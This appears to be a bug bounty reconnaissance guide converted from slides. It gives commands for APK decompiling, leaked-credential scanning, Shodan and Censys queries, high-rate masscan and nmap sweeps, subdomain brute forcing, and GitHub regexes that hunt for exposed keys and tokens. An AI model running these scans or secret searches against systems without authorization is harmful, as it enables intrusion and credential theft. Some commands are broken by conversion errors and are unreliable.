Bug Bounty Hunting

Guide To Find

Wulnerabilities

Web applications Bug Hunter


















APK Mobile Applications

1 - Downlaod



apkmirror

Uptodown

APK Mobile Applications

2 - APK Decompiler

Jadx

(mahmoud&mohamed)-[~]

bash jadx --threads-count 10 --show-bad-code --deobf --deobf-min 2 --deobf-use-sourcename --deobf-parse-kotlin-metadata --deobf-rewrite-cfg --rename-flags all --output-dir OUTPUT app.apk

APK Mobile Applications



3 - Leaked Credentials

Trufflehog

(mahmoud&mohamed)-[~]

trufflehog filesystem --directory OUTPUT

noseyparker

(mahmoud@mohamed)-[~]
noseyparker scan --datastore ORG OUTPUT

-(mahmoud&mohamed)-[~]

noseyparker report --datastore ORG

1 - Related




Reverse Whois

(mahmoud@mohamed)-[~]
python3 related-domains.py --source builtwith,crtsh,whoxy --key 'KEY' --domain

```
#!/usr/bin/env bash
WHOXYQuery="ORG+Inc"
WHOXYKey="KEY"
for ((Page = 1; Page <= MAX-Page; Page++))
  curl -s "https://api.whoxy.com/?key=$WHOXYKey&reverse=whois&company=$WHOXYQuery&mode=micro&page=$Page" | jq -r
'.search_result[].domain_name' | tee -a WHOXY-TLD.txt
done
#!/usr/bin/env bash
WHOXYQuery="ROOT"
WHOXYKey="KEY"
for ((Page = 1; Page <= MAX-Page; Page++))</pre>
 curl -s "https://api.whoxy.com/?key=$WHOXYKey&reverse=whois&keyword=$WHOXYQuery&mode=micro&page=$Page" | jq -r
'.search_result[].domain_name' | tee -a WHOXY-TLD.txt
 sleep 2
done
```

BigDomainData

https://api.bigdomaindata.com/?key=KEY&database=current®istrant_company=ORG+Inc&page_size=5000



Builtwith

https://builtwith.com/relationships/domain.com

Root Domains

2 - Search Engines



Crt.sh

(mahmoud&mohamed)-[~]

curl -sk 'https://crt.sh/?output=json&q=ORG+Inc' | jq -r '.[].common_name'

Shodan

#!/usr/bin/env bash

SHODANQuery="ssl:%22ORG+Inc%22" SHODANKey="KEY"

SHODANCount=\$(curl -s "https://api.shodan.io/shodan/host/search?key=\$SHODANKey&query=\$SHODANQuery" | jq -r .total) SHODANIters=\$(expr "\$SHODANCount" / 99 + 10)

for ((SHODANPage = 1; SHODANPage <= "\$SHODANIters"; SHODANPage++))

curl -s "https://api.shodan.io/shodan/host/search?key=\$SHODANKey&query=\$SHODANQuery&page=\$SHODANPage" | jq -r '.matches[].hostnames[]?' | tee -a Subdomains-SHODAN.txt

sleep 2 done

(mahmoud&mohamed)-[~]

bash shodan.sh

Censys

#!/usr/bin/env bash

CENSYSQuery="services.tls.certificates.leaf_data.subject.organization:ORG\blnc" **CENSYSAPIID="ID" CENSYSSecret="KEY"**

CENSYSCount=\$(curl -s -u "\$CENSYSAPIID":"\$CENSYSSecret" -H 'Content-Type: application/json' "https://search.censys.io/api/v2/hosts/search?q=\$CENSYSQuery&virtual_hosts=ONLY&per_page=100" | jq -r .result.total) CENSYSIters=\$(expr "\$CENSYSCount" / 100 + 1) CENSYSCursor=""

for ((CENSYSPage = 1; CENSYSPage <= "\$CENSYSIters"; CENSYSPage++)) do

curl -s -u "\$CENSYSAPIID":"\$CENSYSSecret" -H 'Content-Type: application/json'

"https://search.censys.io/api/v2/hosts/search?q=\$CENSYSQuery&virtual_hosts=ONLY&per_page=100&cursor=\$CENSYSCursor" | jq -r .result.hits[].name | tee -a Subdomains-CENSYS.txt

sleep 2

CENSYSCursor=\$(curl -s -u "\$CENSYSAPIID":"\$CENSYSSecret" -H 'Content-Type: application/json'

"https://search.censys.io/api/v2/hosts/search?q=\$CENSYSQuery&virtual_hosts=ONLY&per_page=100&cursor=\$CENSYSCursor" | jq -r .result.links.next)

(mahmoud@mohamed)-[~] bash censys.sh

unfurl

(mahmoud@mohamed)-[~]

cat all-search-engines.txt | unfurl --unique apexes

Root Domains





BigDomainData

https://api.bigdomaindata.com/?key=KEY&database=current&name_servers=NS&page_size=5000

Securitytrails

https://securitytrails.com/domain/domain.com/dns

dmarc.live

https://dmarc.live/info/domain.com

Root Domains

4 - Acquisitions



Crunchbase

https://www.crunchbase.com/home

Tracxn

https://platform.tracxn.com

1 - Search Engines



Shodan

```
#!/usr/bin/env bash
SHODANQuery="ssl:%22%22"
SHODANKey="KEY"
SHODANCount=$(curl -s "https://api.shodan.io/shodan/host/search?key=$SHODANKey&query=$SHODANQuery" | jq -r .total)
SHODANIters=$(expr "$SHODANCount" / 99 + 10)
for ((SHODANPage = 1; SHODANPage <= "$SHODANIters"; SHODANPage++))
  curl -s "https://api.shodan.io/shodan/host/search?key=$SHODANKey&query=$SHODANQuery&page=$SHODANPage" | jq -r
.matches[].ip_str | grep -E "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\" | tee -a IPs-DB.txt
  sleep 2
done
```

(mahmoud⊛mohamed)-[~]

bash shodan.sh

Censys

```
#!/usr/bin/env bash
```

```
CENSYSQuery="services.tls.certificates.leaf_data.subject.organization:ORG\blnc"
CENSYSAPIID="ID"
CENSYSSecret="KEY"
```

```
CENSYSCount=$(curl -s -u "$CENSYSAPIID":"$CENSYSSecret" -H 'Content-Type: application/json'
"https://search.censys.io/api/v2/hosts/search?q=$CENSYSQuery&virtual_hosts=INCLUDE&per_page=100" | jq -r .result.total)
CENSYSIters=$(expr "$CENSYSCount" / 100 + 1)
CENSYSCursor=""
```

```
for ((CENSYSPage = 1; CENSYSPage <= "$CENSYSIters"; CENSYSPage++))
```

```
curl -s -u "$CENSYSAPIID":"$CENSYSSecret" -H 'Content-Type: application/json'
```

```
"https://search.censys.io/api/v2/hosts/search?q=$CENSYSQuery&virtual_hosts=INCLUDE&per_page=100&cursor=$CENSYSCurso
r" | jq -r .result.hits[].ip | grep -E "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\" | tee -a IPs-DB.txt
  sleep 2
```

```
CENSYSCursor=$(curl -s -u "$CENSYSAPIID":"$CENSYSSecret" -H 'Content-Type: application/json'
```

```
"https://search.censys.io/api/v2/hosts/search?q=$CENSYSQuery&virtual_hosts=INCLUDE&per_page=100&cursor=$CENSYSCurso
r" | jq -r .result.links.next)
done
```

(mahmoud@mohamed)-[~] bash censys.sh

cut-cdn

```
—(mahmoud⊛mohamed)-[~]

s cut-cdn -update-all -silent -ip IPs-DB.txt
```

2 - BGP



bgp.he

https://bgp.he.net/dns/domain.com

ipinfo

https://ipinfo.io/products/ranges-api

```
#!/usr/bin/env bash
```

```
for cird in `cat BGP.txt`
do
  whois $(echo $cird | awk -F '/' '{print $1}') | tee $(echo $cird | awk -F '/' '{print $1 "-" $2}')
  sleep 10
done
```

```
(mahmoud mohamed)-[~] bash whois.sh
```

Mapcidr

(mahmoud@mohamed)-[~]

\$ mapcidr -sort -silent -cidr validCIRD.txt

3 - Clouds Enumeration



AWS

-(mahmoud&mohamed)-[~]

surl -s https://ip-ranges.amazonaws.com/ip-ranges.json | jq -r '.prefixes[].ip_prefix' | grep -E '[0-9]{1,3}\.[0-9

Google

(mahmoud&mohamed)-[~]

s curl -s 'https://www.gstatic.com/ipranges/goog.txt' | grep -E '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}'

Azure

-(mahmoud&mohamed)-[~]

s cat Azure.json | jq -r '.values[].properties.addressPrefixes[]' | grep -E '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}'

masscan

(mahmoud@mohamed)-[~]

sudo masscan --rate 100000 --open-only --retries 5 --wait 60 -p 443 -iL Clouds-CIDRs.txt -oL Cloud-443.txt

-(mahmoud@mohamed)-[~]

cat Cloud-443.txt | awk {'print \$4'} | awk NF | sort -u | IPs-443.txt

tls-scan

(mahmoud@mohamed)-[~]

stls-scan --port 443 --concurrency 150 --timeout 10 --cacert ca-bundle.crt 2> /dev/null --infile IPs-443.txt --outfile IPs-443.json

-(mahmoud & mohamed) - [~]

s jq --slurp -r '.[] | select(.certificateChain[]?.subject | test("ORG(,)? Inc")) | .ip | @text' IPs.443.json

Root Domains

5 - DNS PTR record



dnsx

-(mahmoud&mohamed)-[~]

s cat IPv4 | dnsx -retry 3 -threads 300 -stats -silent -resp-only -ptr | tee -a dnsx.txt

Root Domains

6 - TLS subject alternative and common names



nmap

-(mahmoud&mohamed)-[~]

sudo nmap -sS -n -Pn -p- --max-hostgroup 1 --max-rtt-timeout 100ms --min-rate 65535 --resolve-all --open --script ssl-cert.nse -iL IPv4 -oX Output.xml

tew

(mahmoud⊕mohamed)-[~]

s tew -x Output.xml | tee -a IN.txt

tlsx

-(mahmoud&mohamed)-[~]

cat IN.txt | tlsx -silent -resp-only -concurrency 300 -retry 3 -san -cn | tee -a tlsx.txt

unfurl

(mahmoud@mohamed)-[~]

s cat dnsx.txt tlsx.txt | unfurl --unique apexes

Root Domains





dnsx

```
#!/usr/bin/env bash
for ROOT in 'cat ROOTWORDS.txt'
do
  for TLD in `cat TLDWORDS.txt`
  do
    echo "$1.$TLD"
    echo ""$ROOT"$1.$TLD"
    echo "$ROOT-$1.$TLD"
    echo "$1$ROOT.$TLD"
   echo "$1-$ROOT.$TLD"
  done
done
    (mahmoud&mohamed)-[~]
    bash ROOTPermutation.sh | tee -a ROOTOUT.txt
    (mahmoud&mohamed)-[~]
  s cat ROOTOUT.txt | dnsx -retry 3 -threads 300 -stats -silent -recon | tee -a
```

grep

dnsx-ROOT.txt

——(mahmoud⊛mohamed)-[~] —<mark>\$</mark> grep -il 'COMM' dnsx-ROOT.txt | awk '{print \$1}' sort -u | tee -a valid-TLD.txt

4 - IPv4 Monitorize



anew

- (mahmoud@mohamed)-[~]
- cat IN.txt | awk -F ':' '{print \$1}' | tee -a alive.txt
 - (mahmoud&mohamed)-[~]
- cat IPv4 | anew -d alive.txt | tee scan.txt

masscan

- (mahmoud@mohamed)-[~]
- sudo masscan --rate 100000 --open-only --retries 5 --wait 60 -p 443 -iL scan.txt -oL alive-443.txt
- (mahmoud⊛mohamed)-[~]
- cat alive-443.txt | awk {'print \$4'} | awk NF | sort -u | HTTPS-443.txt

- -(mahmoud&mohamed)-[~]
- sudo masscan --rate 100000 --open-only --retries 5 --wait 60 -p 80 --excludefile HTTPS-443.txt -iL scan.txt -oL alive-80.txt
- (mahmoud@mohamed)-[~]
 \$\frac{1}{2}\$ cat alive-80.txt | awk {'print \$4'} | awk NF | sort -u | HTTP-80.txt

4 - IPv4 Monitorize



masscan

(mahmoud@mohamed)-[~]

sudo masscan --rate 100000 --open-only --retries 5 --wait 60 --conf masscan.conf -iL scan.txt -oX alive-TOP-1000.xml

ports =

80,443,7547,8080,8089,4567,8008,8443,8081,2087,2083,2082,5985,2086,1024,8888,8000,8880,9080,81,5000,49152,9000,8085 ,7170,5001,3128,8001,8090,9999,10443,9090,8083,5357,3000,9100,52869,9306,82,88,8010,4443,7443,9443,10000,8181,9001, 6443,444,8086,2096,7777,10001,8200,2095,8009,9002,8800,6000,9009,9200,5005,83,3001,5555,32400,1900,6001,8099,8889,7 001,50000,9998,5006,5986,20000,8123,8060,2222,84,8069,12345,888,10250,7548,631,8098,5222,2000,8112,8087,7171,5010,2 077,8126,7779,7071,5601,8139,3389,8834,4040,5007,9943,9191,5009,1935,5900,8082,8020,9295,4848,2480,4500,5672,8140,2 079,554,2345,3299,1433,1521,6666,49153,389,587,1177,9600,1025,9092,2053,25,9944,9761,2052,3790,4911,9051,8088,9151, 2121,9160,2181,9869,9981,9530,636,60001,9042,10243,9633,9595,9418,8334,18081,7415,8333,55442,8500,8159,7474,5432,8 991,9302,17000,2154,7989,9305,9304,9303,9307,7657,7218,55443,8291,11000,50070,55000,9091,6363,5800,7634,55553,6667 ,50050,6664,8545,6633,6653,50100,51106,6668,8649,6697,54138,55554,8728,8002,5025,7080,7000,85,6379,7676,3689,12000, 800,51235,4899,1723,666,3333,5858,8084,5801,5901,6264,5560,5577,9444,37215,8003,8999,4242,5984,5172,4282,1311,90,90 03,1200,2081,5269,7081,8091,2323,2002,13579,4321,3542,3541,3780,3749,4664,3306,4782,4949,11300,8006,5938,11211,484 0,8383,4063,3310,9101,11112,4506,8011,1400,8899,8004,7005,21025,4786,4433,4369,16992,5431,16010,25001,3388,23424,8 005,102,8989,16993,9013,8554,14147,8096,8012,1883,9004,8015,2375,808,8043,3260,2008,21379,35000,9005,25105,4430,91 02,7070,8180,2376,2455,8445,7002,20256,25565,2404,9037,28017,8014,7010,8016,9089,4064,20547,8092,37777,2379,52881, 9010,27017,8100,8021,8022,2332,9099,9211,110,8282,9212,32764,9213,7003,8093,3129,7014,18245,89,2761,8013,1026,9663, 2762,7004,7999,9527,33060,8101,8843,9006,9201,9082,9011,8182,9008,8025,9094,9997,5443,9021,8007,8050,9105,8787,995, 9036,9103,9095,9035,9020,41800,221,8663,8887,5400,9215,6080,9023,8095,9210,2100,6002,10554,86,8030,44158,9015,8444, 23023,6352,6003,7788,8018,9097,999,9109,9014,8890,9096,9007,9070,9205,9018,8026,9207,9898,9208,9220,2200,1023,9214, 2067,9093,9209,6006,6005,9027,9084,143,789,9012,9088,5002,9550,9111,9988,2150,8881,9047,9955,9034,9016,9098,9046,60 08,9119,9017,70,8019,9300,8042,9251,7090,311,1099,8448,9044,9876,8017,8097,4100,44818,6588,119,2111,9202,9199,9966, 1080,1741,9050,8848,8031,8033,1471,9189,9104,8190,9030,4117,1000,9445,9301,6004,8401,8553,9040,9990,8106,8686,9222, 9033,8032,9221,8585,9311,993,104,2122,1153,2126,902,1604,6789,9992,9203,8801,9204,503,8885,9029,9024,8040,9216,992, 8028,8048,21,9025,9217,8029,6605,9389,9299,9682,9218,9031,9219,9690,9108,9606,9019,9110,9026,9861,6007,9048,8051,84 47,9028,9704,9043,8866,9743,9765,771,9022,8072,8058,8094,6010,79,9041,7500,9045,9032,9039,9500,9106,548,8111,9107,9 206,9038,8071,8849,502,91,10134,9049,6009,7776,7445,113,7510,8789,264,515,873,9991,8446,9136,8602,8102,135,1962,840 4,3100,49,8023,195,3005,8808,1500,1911,8990,8765,179,9994,4157,9309,3080,11,7535,9310,8811,27015,8064,445,9993,9308, 2628,5080,8036,5050,8442,8027,9899,111,13,465,3120,6036,15,8184,3443,7654,8035,8034,7465,8812,3460,6565,37,8103,17,1 00,8118,1599,9433,92,6601,9950,7778,8110,175,8024,6503,8038,8813,19,7979,8815,8104,8066,8405,8055,1027,8816,3479,88 44,8935,8819,8105,8700,6748,8802,8041,6955,2020,4445,8108,8052,8222,7444,8107,5500,7700,5003,8053,5090,8047,8045,81 09,8779,8804,6662,7998,4001,8049,8056,8877,22222,8891,4010,8044,8054,8805,8243,8820,1050,3111,8057,6308,8046,8666,7 493,8859,43,8803,843,7433,8733,8429,8037,8403,7401,8143,7887,7537,6161,8420,8810,87,801,6622,8039,8857,8411,8237,20 48,6600,99,8249,8868,555,6603,1947,6543,6887,8806,8988,8850,3200,8513,5004,8251,8833,8823,8433,8590,8822,4730,8586, 8846,6102,8252,6580,8863,8688,8402,8248,3002,8860,8431,8241,6464,8236,8790,8858,22,8807,8864,6511,8855,8238,2443,65 10,8878,5567,6581,8993,8410,8239,8417,8430,6998,8809,8416,8788,8419,8408,8432,8818,6512,8406,8827,6590,8766,8424,84 28,8415,6602,8418,8423,8852,8421,8425,8851,8821,6550,8838,8854,8409,8412,8969,8422,6262,8830,8867,8414,8870,8845,84 27,8824,8879,8407,8865,8875,8826,8814,8426,8413,8861,8836,8767,6560,8842,6650,8841,8874,8862,8832,6561,8782,8784,88 40,8871,8791,8825,8869,8829,8621,8873,8622,8839,8853,8817,8856,8847,8828,8872,8831,8876,8837,8623,8835,8637,3101,31 21,1515,447,5280,3112,3114,3103,3108,3102,3105,3110,3107,3109,3113,2030,3116,3117,3118,2080,3115,3104,3106,5605,311 9,23,5606,96,5595,5446,5596,1290,60129,5906,1111,97,448,5569,4999,2003,685,3910,2021,880,4002,5600,26,994,4343,2233, 4523,5568,1028,5150,5201,4200,180,4545,3838,5597,2320,5607,2001,2232,2010,5907,2012,5070,5599,3337,62078,4118,4505, 5454,2259,5602,5542,5598,5609,2031,5592,5122,5603,5190,5591,5593,5209,3311,5590,5822,3690,5494,53,5594,5909,5604,56 73,3950,5910,3550,5608,5853,5908,5321,2050,3568,3951,1110,3555,98,3952,3570,3548,3566,3567,3793,3953,3552,4043,3524 ,3554,3954,3523,3221,3794,3569,1234,3556,3792,3557,3562,3503,3551,3521,3563,3922,3558,3791,3522,3559,3560,4700,4042 ,4747

tew

Root Domains Validation





whois

```
#!/usr/bin/env bash

for tld in `sort -u all-TLD.txt`
do
    whois $tld | tee $tld
    sleep 10
done
```

```
—(mahmoud@mohamed)-[~]
—$ bash whois.sh
```

grep

```
—(mahmoud⊛mohamed)-[~]

—$ grep -ril 'ORG' | sort -u | tee -a valid-TLD.txt
```

1 - Search Engines







ssl:"ORG"

services.tls.certificates.leaf_data.subject.organization="ORG"

hostname:ROOT.TLD

dns.names:"ROOT.TLD"



INTERNET ARCHIVE MAUBACKMACHINE

https://web.archive.org/cdx/search?url=ROOt.TLD&matchType=domain&collapse=urlkey&fl=original



page.domain:"ROOT.TLD"

2 - Search Engines



google

Google

site:ROOT.TLD intitle:"dashboard"



Google Search

I'm Feeling Lucky

bing

bing

site:ROOT.TLD AND filetype:pdf



yahoo

yahoo!

site:ROOT.TLD



duckduckgo



site:ROOT.TLD



startpage

Startpage

site:ROOT.TLD filetype:pdf





site:ROOT.TLD (signup|sign up|registration)

site:ROOT.TLD filetype:pdf

site:ROOT.TLD intitle:(contact|admin)

site:ROOT.TLD inurl:(admin|log)

Google yahoo! Startpage



4 - Bing search operators

bing

site:ROOT.TLD (signup|sign up|registration)

site:ROOT.TLD filetype:pdf

site:ROOT.TLD inurl:(contact|log)

ip:I.P.v.4


Root Domains Monitorize





Shodan

https://help.shodan.io/shodan-monitor/discord-notifier




Root Domains Monitorize





Shodan

https://monitor.shodan.io/networks/domain




Root Domains Monitorize





Shodan

https://help.shodan.io/shodan-monitor/discord-notifier



Subdomains Enumeration

1 - Passive



amass v3.23.3

#!/usr/bin/env bash

for DOMAIN in `sort -u valid-TLD.txt`

amass enum -passive -config config.ini -timeout 90 -d \$DOMAIN | tee -a OUTamass.txt done

(mahmoud@mohamed)-[~] bash amass.sh

subfinder

#!/usr/bin/env bash

for DOMAIN in `sort -u valid-TLD.txt`

subfinder -silent -no-color -disable-update-check -provider-config provider-config.yaml -all -timeout 90 -domain \$DOMAIN | anew OUTamass.txt

done

(mahmoud@mohamed)-[~]

bash subfinder.sh

GH Subdomains

#!/usr/bin/env bash

for DOMAIN in `sort -u valid-TLD.txt`

github-subdomains -raw -t 'GH-Token' -d \$DOMAIN | anew OUTamass.txt done

(mahmoud&mohamed)-[~]

bash github-subdomains.sh

rapid7

-(mahmoud&mohamed)-[~]

cat Rapid7FDNS.gz | pigz -dc | grep -E '(\.ONE\.TLD"|\.TWO\.TLD"|)'

(mahmoud⊛mohamed)-[~]

jq -r '.name' rapid7OUT.json | anew OUTamass.txt

Subdomains Enumeration





dsieve

```
#!/usr/bin/env python3
import os
import sys
import argparse
parser = argparse.ArgumentParser()
parser.add_argument( "-f","--file",help="file that contains list of subdomains" )
parser.parse_args()
args = parser.parse_args()
if args.file:
    if os.path.isfile(args.file):
    list_of_subdomains = open( args.file, 'r' )
    file_of_subdomains = list_of_subdomains.read().split('\n')
    list_of_subdomains.close()
    else:
    parser.error( '%s file not found' % args.file )
for subdomain in file_of_subdomains:
  try:
    if subdomain.count(".") > 3 :
         print(subdomain)
  except:
    sys.exit()
```

```
(mahmoud@mohamed)-[~]
$ python3 third-level-domains.py | tee 3levelOUT.txt
```

```
(mahmoud@mohamed)-[~]

$\frac{d}{s}\text{ dsieve -if 3levelOUT.txt -f 3 | sort -u | tee 3Level-enumeration.txt}
```

Subdomains Enumeration





amass v3.23.3

#!/usr/bin/env bash

for DOMAIN in `sort -u 3Level-enumeration.txt`
do
amass enum -passive -config config.ini -timeout 90 -d \$DOMAIN | tee
-a OUTamass.txt
done

(mahmoud@mohamed)-[~]
_____s bash amass.sh

subfinder

#!/usr/bin/env bash

for DOMAIN in `sort -u 3Level-enumeration.txt`
do
subfinder -silent -no-color -disable-update-check -provider-config
provider-config.yaml -all -timeout 90 -domain \$DOMAIN | anew
OUTamass.txt
done

(mahmoud@mohamed)-[~] bash subfinder.sh

Subdomains Brute Forcing

1 - Common Words



about access active adm admins adobe apache apply asana asanawp auth authenticate azure azureva backend barcode bdd brand bucket bug bugzilla build cart cert chart chat chef codereview codeship community compli constant constle contests continuous convercent

corp

couchpotato

crazyegg crowd ctl cvs dashboard dataservices db devs dockerui document duo dynamic email emea epic europe europewes example faq feature feedback figma file firewall fisheye fiswiki fogbugz forum free gcr gemalto geotab get gh gist github gitlab gl global gmail gocd

hello help hotfix hotjar hubspot hubstaft iac iad ids infra integrated integration interface interna interpreter inventory kanban katana kubectl kubernetes lastpass latin leadfeeder livechat loadbalance manage market marketing media members merge mgmt mint mirror module monday.com mssql mysql nautilus netsuite news node oid

openvbx

ora orchestration org origin outlook outreach partner partners payment payments portal pr prd premium presskit preview priv private prod profile profiles project projekttag provisioning pullrequest ratings redirect redmine reg region register registry repository rescuetime reset reviews rfid rollout runtime salesforce salesloft script scripted scripting scrum search secure security seequesto server service settings setup shell signed signup sketch slack

snapshots software solutions sprint stage staging static stats stg stitchlabs store streaming stub surveys swag swagger system taging tdd team teramind testrail time timecamp toggl tomcat tools tracking tradegecko traffic unittesting unleashed userstory utmtrackingtools verizonconnect version versioning vm webftp webmail websockets webstage wercker whoami wix woocommerce wordpress workpuls workspace wrike xero yesware zenefits

Subdomains Brute Forcing





```
#!/usr/bin/env bash
for one in `cat COMMONWORDS.txt`
do
  echo "$one.$1" >> FUZZ-$1.txt
  for num in {1..5}
  do
    echo "$one$num.$1" >> FUZZ-$1.txt
  done
  for two in `cat COMMONWORDS.txt`
  do
    echo "$two.$one.$1" >> FUZZ-$1.txt
    echo "$two$one.$1" >> FUZZ-$1.txt
    echo "$two-$one.$1" >> FUZZ-$1.txt
    for num in {1..5}
    do
        echo "$two.$one$num.$1" >> FUZZ-$1.txt
        echo "$two-$one$num.$1" >> FUZZ-$1.txt
    done
  done
done
     (mahmoud&mohamed)-[~]
     bash generateWORDLIST.sh ROOT.TLD | tee -a dnsx-IN.txt
```

Subdomains Brute Forcing

3 - Resolvable Subdomains



dnsx

(mahmoud@mohamed)-[~]

s cat dnsx-IN.txt | dnsx -retry 3 -threads 300 -resp -no-color -stats -silent -a -aaaa -cname | tee -a dnsx-OUT.txt

Subdomains Validation





dnsx

```
#!/usr/bin/env bash
dnsx -l allsubdomains.txt -json -silent -stats -retry 3 -t 300 | tee -a dnsx-OUT.json
clear
jq -r '.host' dnsx-OUT.json | tee Hosts.txt
clear
sed 's/^/mahmoudawali/' Hosts.txt | dnsx -json -silent -stats -retry 3 -t 300 | tee -a Wildcard.json
jq -r '.host' Wildcard.json | sed 's/mahmoudawali//' | tee Wildcards.txt
clear
cat Hosts.txt | anew -d Wildcards.txt | tee -a GOOD-Subdomains.txt
cat Hosts.txt | anew -d GOOD-Subdomains.txt | tee Checking.txt
clear
cat Checking.txt | dnsx -resp -a -silent -stats -retry 3 -t 300 | tee OUT.txt
clear
cat Checking.txt | sed 's/^/mahmoudawali/' | dnsx -resp -a -silent -stats -retry 3 -t 300 | tee IN.txt
clear
sed -i -- 's/mahmoudawali//' IN.txt
clear
cat OUT.txt | anew -d IN.txt | awk '{print $1}' | sort -u | tee Checking.txt
clear
cat Checking.txt | dnsx -resp -cname -silent -stats -retry 3 -t 300 | tee OUT.txt
clear
cat Checking.txt | sed 's/^/mahmoudawali/' | dnsx -resp -cname -silent -stats -retry 3 -t 300 | tee IN.txt
clear
sed -i -- 's/mahmoudawali//' IN.txt
clear
cat OUT.txt | anew -d IN.txt | awk '{print $1}' | sort -u | anew GOOD-Subdomains.txt
clear
cat Checking.txt | anew -d GOOD-Subdomains.txt | dnsx -resp -aaaa -silent -stats -retry 3 -t 300 | tee OUT.txt
cat Checking.txt | anew -d GOOD-Subdomains.txt | sed 's/^/mahmoudawali/' | dnsx -resp -aaaa -silent -stats -retry 3 -t 300 | tee
IN.txt
clear
sed -i -- 's/mahmoudawali//' IN.txt
clear
cat OUT.txt | anew -d IN.txt | awk '{print $1}' | sort -u | anew GOOD-Subdomains.txt
cat Checking.txt | anew -d GOOD-Subdomains.txt | dnsx -resp -ns -silent -stats -retry 3 -t 300 | tee OUT.txt
clear
cat Checking.txt | anew -d GOOD-Subdomains.txt | sed 's/^/mahmoudawali/' | dnsx -resp -ns -silent -stats -retry 3 -t 300 | tee IN.txt
sed -i -- 's/mahmoudawali//' IN.txt
cat OUT.txt | anew -d IN.txt | awk '{print $1}' | sort -u | anew GOOD-Subdomains.txt
cat Checking.txt | anew -d GOOD-Subdomains.txt | dnsx -resp -txt -silent -stats -retry 3 -t 300 | tee OUT.txt
clear
cat Checking.txt | anew -d GOOD-Subdomains.txt | sed 's/^/mahmoudawali/' | dnsx -resp -txt -silent -stats -retry 3 -t 300 | tee IN.txt
sed -i -- 's/mahmoudawali//' IN.txt
cat OUT.txt | anew -d IN.txt | awk '{print $1}' | sort -u | anew GOOD-Subdomains.txt
```

Subdomains Permutation AND Alterations





gotator

-(mahmoud&mohamed)-[~]

gotator -sub GOOD-Subdomains.txt -perm COMMONWORDS.txt -prefixes -silent-depth 2 -mindup -md -adv -numbers 5 | tee -a gotator-OUT.txt

Subdomains Permutation AND Alterations



2 - Resolvable Subdomains

dnsx

(mahmoud&mohamed)-[~]

s cat gotator-OUT.txt | dnsx -retry 3 -threads 300 -resp -no-color -stats -silent -a -aaaa -cname | tee -a dnsx-OUT.txt

1 - Github



Github



/(\.|@)ROOT\.TLD/ AND /(pass|sql|authorization)/

/(\.|@)ROOT\.TLD/ AND /(ftp|jdbc)/

/(\.|@)ROOT\.TLD/ AND /(xoxp|Alza|AKIA)/

/(\.|@)ROOT\.TLD/ AND /eyj([0-9A-Za-z]).+\.eyj([0-9A-Za-z]).+\.([0-9A-Za-z]).+\.

Code Environments

2 - Postman



Postman

bing Google yahoo! Startpage



site:postman.com ROOT.TLD

Resolvable Subdomains AND HTTP Service

1 - Resolvable Subdomains



dnsx

-(mahmoud&mohamed)-[~]

s cat GOOD-Subdomains.txt | dnsx -retry 3 -threads 300 -no-color -stats -silent -json | tee -a dnsx-OUT.json

Resolvable Subdomains AND HTTP Service

P

2 - HTTP Service

-(mahmoud&mohamed)-[~]

s jq -r '.a[]?' dnsx-OUT.json | sort -u | tee -a all-IP.txt

nmap

-(mahmoud-mohamed)-[~]

sudo nmap -sS -n -Pn -p- --max-hostgroup 1 --max-rtt-timeout 100ms --min-rate 65535 --open -iL all-IP.txt -oX output-ORG.xml

tew

-(mahmoud&mohamed)-[~]

s tew -x output-ORG.xml | tee -a IN.txt

httprobe

(mahmoud mohamed)-[~]

s cat IN.txt | httprobe -c 100 -method HEAD -prefer-https | tee -a alive-IP.txt

(mahmoud@mohamed)-[~]

sed 's|^https://||' alive-IP.txt | sed 's|^http://||' | tee -a IP-Port.txt

tew

-(mahmoud@mohamed)-[~]

tew -i IP-Port.txt -dnsx dnsx-OUT.json -vhost | sed 's/:443\$//' | sed 's/:80\$//' | sort -u | tee -a alive-Subdomains.txt

HTTP Analysis

1 - HTTP Service alive



httpx

(mahmoud&mohamed)-[~]

httpx -list alive-Subdomains.txt -silent -retries 3 -timeout 20 -threads 400 -status-code -tech-detect -web-server -content-type -title -location -line-count -word-count -stats -no-color -body-preview -http-proxy http://127.0.0.1:8080 -store-response -store-response-dir ORG-Output -output ORG-Subdomains.txt

HTTP Analysis

2 - HTTP Service screenshots

(mahmoud@mohamed)-[~]

s awk '{print \$1}' ORG-Subdomains.txt | tee -a HTTP-subdomains.txt

gowitness

(mahmoud⊕mohamed)-[~]

gowitness file --threads 20 --delay 10 --fullpage --screenshot-db-store --file **HTTP-subdomains.txt**

(mahmoud@mohamed)-[~]
gowitness report serve --address localhost:8888

1 - Search Engines



google

Google

site:SUB.ROOT.TLD



Google Search

I'm Feeling Lucky

bing

bing

site:SUB.ROOT.TLD



yahoo

yahoo!

site:SUB.ROOT.TLD



duckduckgo



site:SUB.ROOT.TLD



startpage

Startpage

site:SUB.ROOT.TLD



Content Discovery

2 - Spidering



katana

(mahmoud&mohamed)-[~]

katana -no-color -silent -concurrency 50 -retry 3 -js-crawl -jsluice -headless -depth 2 -store-response -store-response-dir katana-Output -list HTTP-subdomains.txt -output katana.txt

Content Discovery

3 - Enumeration



gau

(mahmoud@mohamed)-[~]

s cat HTTP-subdomains.txt | gau --retries 3 --threads 5 --timeout 90 | tee -a gau-OUT.txt

xurlfind3r

(mahmoud@mohamed)-[~]

xurlfind3r --silent --no-color --parse-wayback-source --parse-wayback-robots
 --configuration config.yaml --list HTTP-subdomains.txt | tee -a xurlfind3r-OUT.txt

httpx

(mahmoud&mohamed)-[~]

s cat gau-OUT.txt xurlfind3r-OUT.txt | sed 's|^https://||' | sed 's|^http://||' | sed 's/:443//' | sed 's/:80//' | sed 's/\?.*// | urldedupe --regex-parse --similar | tee -a check-Enumeration.txt

(mahmoud&mohamed)-[~]

httpx -list check-Subdomains.txt -silent -retries 3 -timeout 20 -threads 400 -status-code -content-type -title -location -stats -no-color -body-preview -store-response -store-response-dir ORG-Enumeration -output ORG-Enumeration.txt

waymore

(mahmoud@mohamed)-[~]

waymore -mode B -url-filename --timeout 90 --output-inline-js --retries 3 --config config.yml --limit 0 --output-responses waymore-Output --output-urls waymore-OUT.txt --input ROOT.TLD


1 - Enumeration



urldedupe

-(mahmoud&mohamed)-[~]

